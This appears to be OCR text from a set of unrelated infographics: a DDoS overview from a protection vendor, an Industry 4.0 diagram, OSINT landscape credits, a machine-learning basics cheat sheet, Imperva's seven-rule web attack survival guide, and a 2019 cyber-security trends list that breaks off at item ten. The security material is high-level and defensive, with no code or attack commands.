
Advanced DDoS protection for http/https websites against multi-vector attacks


ACORUS NETWORKS


Infographic

Acorus Networks systems automatically detect, alert and stop L7 DDoS attacks




DDoS: High Level Analysis
1
DEFINITION
• DDoS: Distributed Denial of Service
• The perpetrator seeks to make a network asset unavailable to its intended users, flooding it with traffic.
• The incoming traffic comes from multiple sources making more difficult to neutralize it.
2
MOTIVATIONS
Diverse Motivations:
• Financial Motivations
• Political or ideological disputes
• Extortion
• Diversion to cover cyber attacks
• Competitive rivalry
• Vandalism
• Accidental due to misconfiguration
• Others
3
TYPES
Types of DDoS Attacks:
• Volumetric Attacks, the most common, including ICMP and UDP floods
• Application Layer Attacks
• State-exhaustion or Protocol Attacks
• Advanced Persistent DDoS
• DoS as a Service
4
DEFENSE
Defense Techniques:
• Application front-end hardware and Application level Key Completion Indicators
• Blackholing & Sinkholing
• IPS based defense
• Firewals, Routers & Switches
• DDS based defense
• Upstream filtering
5
TARGETS
Most Attacked Sectors:
• Gambling
• Online Gaming
• Internet & Telecom Services
• Cryptocurrencies
• News Sites & Media Publications
• Financial Services
• Universities
• Politics
Cyber Startup Observatory - Insight
cyberstartupobservatory.com


2. Analyze and visualize
Machines talk to each other to share information, allowing for advanced analytics and visualizations of real-time data from multiple sources
2
DIGITAL
1
PHYSICAL
1. Establish a digital record
Capture information from the physical world to create a digital record of the physical operation and supply network
3
3. Generate movement
Apply algorithms and automation to translate decisions and actions from the digital world into movements in the physical world



Production Structure
Driver
Late 18th – early 19th Century
Mechanization
1.0
Industrial cities
Substitution
Steam engine and mechanical production
Late 19th - mid 20th Century
Mass Production
2.0
Industrial regions
Economies of scale
Electricity and division of labor
Second half of 20th Century
Automation
3.0
Global production networks
Input costs
Electronics and information technologies
Early 21st Century
Robotization
4.0
Global value chains
Added value
Cyber-physical systems

OSINT Landscape v.1 February 2018

Open Source Intelligence (/OSINV – Open Source Investigation)

COVERT SHORES www.hisutton.com bellingcat

This landscape shows data sources (mostly platforms, tools or apps) that provide publicly available data which may be of use in OSINT. Some tools may charge for data access. It is intended to be extensive, but not exhaustive, and may be updated periodically.

Authors:
H I Sutton, (@CovertShores) Covert Shores and Jane's contributor,
Aliaume Leroy, (@Yaolri) Bellingcat & BBC,
Tony Roper, (@Topol_MSS27), planesandstuff, Jane's contributor

school of ai chennai

Artificial Intelligence - Basics

@gogul_ilango

Learn from Data and Experience!

Machine Learning (less data + less compute)

1. Supervised Learning
   - Classification (eg: cat/dog)
   - Regression (eg: housing prices)

   input : [data, label]
   output : label

2. Unsupervised Learning
   - Clustering (eg: grouping colors)

   input : [data]
   output : cluster

3. Semi-supervised Learning
   - Supervised + Unsupervised

   input : [data, some label]
   output : label/cluster

Deep Learning (more data + more compute)


1. Multi-Layer Perceptron (MLP) — numeric data/classification/regression
2. Convolutional Neural Networks (CNN) — images/text
3. Recurrent Neural Networks (RNN) — text/audio/sequences
4. Reinforcement Learning (RL) — agents/games/learn from mistakes
5. Auto-Encoders (AE) — nlp/machine translation/document clustering
6. Generative Adversarial Networks (GAN) — generate images/videos
7. Deep Belief Networks (DBN) — generate/recognize/images/videos
8. Restricted Boltzmann Machine (RBM) — dimensionality reduction
9. Unsupervised Learning (Artificial General Intelligence)

Standard Methodology

- Understand Problem
- Collect Data
- Analyze Data
- Prepare Data
- Visualize Data
- Create models
- Train models
- Choose Best Model
- Evaluate Model
- Deploy Model

Data is key

Model Tuning is key




Types of Data

1. Numeric (int/float/real/bool)
2. Images (3d matrix, 1d vector)
3. Videos (4d matrix)
4. Text (string, character)
5. Audio (speech, music, sound)

Keywords

feature, feature vector, model, backpropagation, neural network, classifier, regressor, agent, training, testing, validation, epochs, batch size, seed, activation hyperparameters, relu, tanh, sigmoid, svm, logistic regression, knn, random forests, decision trees, gradient descent, forward pass, loss function, neurons, hidden layers, reward, policy gradients, attention etc..





Tools (python, javascript)

1. Python
   - machine learning
     scikit-learn, xgboost
   - deep learning
     tensorflow, keras, theano, caffe, cntk, pytorch, lasagne, mxnet
   - scientific compute
     numpy, scipy, matplotlib, pandas, seaborn, bokeh
   - data storage
     h5py, csv, json, pickle
2. JavaScript
   - deep learning
     tensorflow.js, ml5.js


Cloud for training models

Google Cloud Platform | Amazon AWS | floydhub


IMPERVA
WEB ATTACK
SURVIVAL GUIDE
imperva.com/go/survival
"What enables the wise sovereign and the good general to strike and conquer, and achieve things beyond the reach of ordinary men, is foreknowledge."
Sun Tzu, The Art of War
With an increasing amount of business being conducted online, the internet has quickly become the frontline in an ongoing battle between companies and an unseen enemy.
Industrial espionage, sabotage and cyber terrorism are becoming more frequent, resulting in lost revenue, stolen data, service interruptions and damaged reputations.
Prepare for attack. Follow these 7 rules to protect your organization from external threats targeting your high-value applications and data assets.
1 KNOW YOUR ENEMY
Understand who is responsible for the threat
No two hackers are alike. To prepare for an attack, you must understand the attack methods and motivations of the enemy you face.
2 CREATE A SECURITY RESPONSE TEAM
Be prepared for the attack when it happens
Establish a response team of IT security personnel. Assign 24-hour coverage to ensure that someone is always available to respond to new threats.
3 ASSESS YOUR SYSTEMS
Locate and test all your applications, databases and servers
Locate your servers, applications and databases and determine which ones contain sensitive data. Scan your systems for critical vulnerabilities and prioritize your efforts based on risk.
4 BUILD UP YOUR DEFENSES
Strengthen security around likely entry points such as web applications and areas of high visibility
Secure your applications. Deploy a web application firewall to stop threats targeting your high-value applications and data assets.
5 OUTMANEUVER THE ATTACKER
Allow your security response team to deploy all the resources needed to mitigate the attack, working day/night/weekend shifts if necessary
Monitor and analyze security alerts. Look for unusual activity and attack patterns indicative of a breach. Adjust your policies based on the nature of the attack.
6 CALL IN THE PROFESSIONALS
Leverage the experience of outside sources for an objective opinion of your security protocols
Engage outside security consultants to act as the mercenaries to your defending army. Allow professionals to assess your application infrastructure for weakness and make recommendations for bolstering defenses.
7 DEBRIEF YOUR TEAM
Carry out an effective and measured post mortem of the attack
Review the impact of the attack and account for sensitive data loss, application latency and network downtime. Evaluate the effectiveness of your defenses and implement new protocols to avoid future attacks.


01
The Coming Pain of GDPR
General Data Protection Regulation is expected to have a significant effect in 2019.
02
Increase in Sabotage, Espionage and Crime by Rogue Nation-States
The cyber security teams have to rely on techniques of breach detection.
03
Dark Ages of Single Factor Passwords
They are still the main security protection for most organizations in spite of the ease and low cost deployment of the multi-factor authentication solutions.
04
Insecure Clouds
Inspite of the continual publicity of repeated breaches, most organizations still fail to deploy and enforce good housekeeping across their entire cloud data estate.
05
Growth of Cyber Hygiene in companies
Response from the organizations will be in the form of cyber education combined with monitoring, measuring, and testing cyber behavior of staff.
Top 10
Cyber Security Trends for 2019
06
Malware Challenges
Some areas like ransomware will see an increased sophistication together with increased malware volumes in some areas and new malware approaches.
07
Increased Risks with bad Housekeeping & Shadow IT Systems
Both cases are very easy attack surfaces with substantial oversight, budget challenges,internal politics and were seen in the past as a lower resolution priority.
08
More Challenges in IoT
With the lack of standard or perceived security need, IoT is going to be deployed even more and create insecurity in areas which used to be secure.
09
Boardroom Cyber Security
This trend will accelerate this 2019 with boards demanding understanding and clarity in an area which was often delegated as subcomponent of the role of CISOs.
10
